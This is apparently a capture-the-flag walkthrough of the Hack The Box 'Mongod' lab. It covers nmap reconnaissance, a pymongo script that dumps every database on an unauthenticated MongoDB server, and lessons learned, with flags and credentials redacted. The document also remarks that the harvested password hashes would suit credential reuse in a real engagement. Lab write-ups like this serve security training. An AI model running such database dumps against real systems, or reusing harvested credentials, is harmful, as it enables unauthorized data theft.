
Mongod
Verified Pwnbox SSH, VPN (<TARGET>), and target reachability: Result: Port 22 (SSH) open. Port 27017 not detected (not in top 1000). Result: Ports 22 (SSH) and 27017 (mongod) open. The nmap mongodb-databases script automatically enumerated all databases...
Scenario
Mongod attack path
Verified Pwnbox SSH, VPN (), and target reachability: Result: Port 22 (SSH) open. Port 27017 not detected (not in top 1000). Result: Ports 22 (SSH) and 27017 (mongod) open. The nmap mongodb-databases script automatically enumerated all databases...
Objective
Machine walkthrough focused on Machines evidence, validation, and reusable operator lessons.

Walkthrough flow
Initial nmap (-sC -sV) -- found SSH on 22, missed...
Full TCP scan (-p- --min-rate 5000) -- confirmed 22...
Detailed nmap on 27017 -- nmap scripts enumerated...
mongosh failed (wire version 6 < required 7 for...
Installed pymongo 3.12.3 for compatibility with...
Source coverage
Moderate source coverage
Status: partial. This article is generated from 2 sanitized Markdown sources and keeps raw flags, credentials, keys, cookies, and reusable secrets out of the rendered blog.
Moderate confidence: the page is useful for review, but it should be treated as partial because the available source material is thinner or less narrative-complete.
- <TARGET>-Mongod/walkthrough.md
- HTB/<TARGET>-Mongod/notes.md
Technical Walkthrough
Mongod - Walkthrough
Machine Info
- Name: Mongod
- OS: Linux (Ubuntu 20.04)
- Difficulty: Easy (Starting Point)
- Target: <TARGET>
Phase 0: Setup
Verified Pwnbox SSH, VPN (<TARGET>), and target reachability:
sshpass -p 'PASSWORD' ssh x08@<TARGET> "ping -c 1 <TARGET>"Phase 1: Reconnaissance
Initial Scan
nmap -sC -sV <TARGET>Result: Port 22 (SSH) open. Port 27017 not detected (not in top 1000).
Full TCP Scan
nmap -p<redacted> --min-rate 5000 <TARGET>Result: Ports 22 (SSH) and 27017 (mongod) open.
Detailed MongoDB Scan
nmap -sC -sV -p 27017 <TARGET>The nmap mongodb-databases script automatically enumerated all databases without authentication:
admin(32KB)config(73KB)local(73KB)sensitive_information(32KB)users(32KB)
MongoDB version: 3.6.8 -- no authentication configured.
Phase 2: Exploitation
Problem: mongosh Incompatibility
The Pwnbox mongosh (v2.3.8) requires MongoDB wire version 7+ (MongoDB 4.0+), but the target runs 3.6.8 (wire version 6).
Solution: pymongo
Installed a compatible Python MongoDB driver:
pip3 install pymongo==3.12.3Database Dump
import pymongo
client = pymongo.MongoClient('<TARGET>', 27017)

# List databases
for db_name in client.list_database_names():
    db = client[db_name]
    for coll_name in db.list_collection_names():
        for doc in db[coll_name].find():
            print(doc)
Flag Retrieved
From sensitive_information.flag:
{'_id': ObjectId('630e3dbcb82540ebbd1748c5'), 'flag': '<hash redacted>'}Bonus: User Data
The users.ecommerceWebapp collection contained 25 user records with usernames, emails, and hashed <password redacted> (mix of SHA1 and MD5). Not needed for this challenge but would be valuable for credential reuse in a real engagement.
Flag
<hash redacted>
Attack Chain Summary
- Full port scan reveals MongoDB on 27017
- MongoDB 3.6.8 has no authentication enabled
- Connect directly and dump the
sensitive_informationdatabase - Flag is in the
flagcollection
Lessons Learned
- Always run a full port scan -- MongoDB's default port 27017 is not in nmap's top 1000
- Check for unauthenticated database access first -- MongoDB, Redis, Elasticsearch, CouchDB often ship without auth
- Tool compatibility matters -- Modern mongosh does not work with MongoDB < 4.0; use pymongo or legacy mongo shell
- nmap scripts are powerful -- The
mongodb-databasesNSE script enumerated all databases during the scan itself, confirming no auth before we even tried to connect manually - Solve time: ~5 minutes active work. The box is a textbook "unauthenticated database" scenario.
Source-Backed Dossier
The sections below are merged from companion Markdown notes for the same case. They are rendered after sanitization so the article stays precise without publishing raw flags, credentials, or target-specific secrets.
Notes
Scope
- Target IP: <TARGET>
- Target OS: Linux (Ubuntu 20.04)
- Difficulty: Easy (Starting Point)
- Attacker VPN IP: <TARGET>
- Pwnbox: x08@<TARGET>
- Date: 2026-05-05
Open Services
| Port | Service | Version |
|---|---|---|
| 22 | SSH | OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 |
| 27017 | MongoDB | 3.6.8 |
Recon Timeline
- Initial nmap (-sC -sV) -- found SSH on 22, missed 27017 (not in top 1000)
- Full TCP scan (-p- --min-rate 5000) -- confirmed 22 and 27017
- Detailed nmap on 27017 -- nmap scripts enumerated databases without auth:
- admin, config, local, sensitive_information, users
- mongosh failed (wire version 6 < required 7 for MongoDB 4.0+)
- Installed pymongo 3.12.3 for compatibility with MongoDB 3.6.8
- Dumped all databases via pymongo
Key Findings
- MongoDB 3.6.8 with NO <secret redacted> -- bound to <TARGET> (network-accessible)
- Database
sensitive_informationcontains collectionflagwith the flag - Database
userscontains collectionecommerceWebappwith 25 user records (hashed <password redacted>) - No auth required at all -- classic misconfiguration
Credentials Found (from users.ecommerceWebapp)
25 user accounts with hashed <password redacted> (SHA1 and MD5 hashes). Not needed for this challenge.
Flag
- Flag:
<hash redacted> - Location:
sensitive_information.flagcollection in MongoDB
Attack Path
Direct unauthenticated access to MongoDB -> dump sensitive_information database -> flag
Lessons Learned
- Always run full port scan (-p-) -- 27017 is not in nmap's top 1000
- MongoDB 3.6 default config may bind to all interfaces without auth
- mongosh (modern) is incompatible with MongoDB 3.6 -- use pymongo or legacy mongo shell
- nmap's mongodb-databases script can enumerate DBs during the scan itself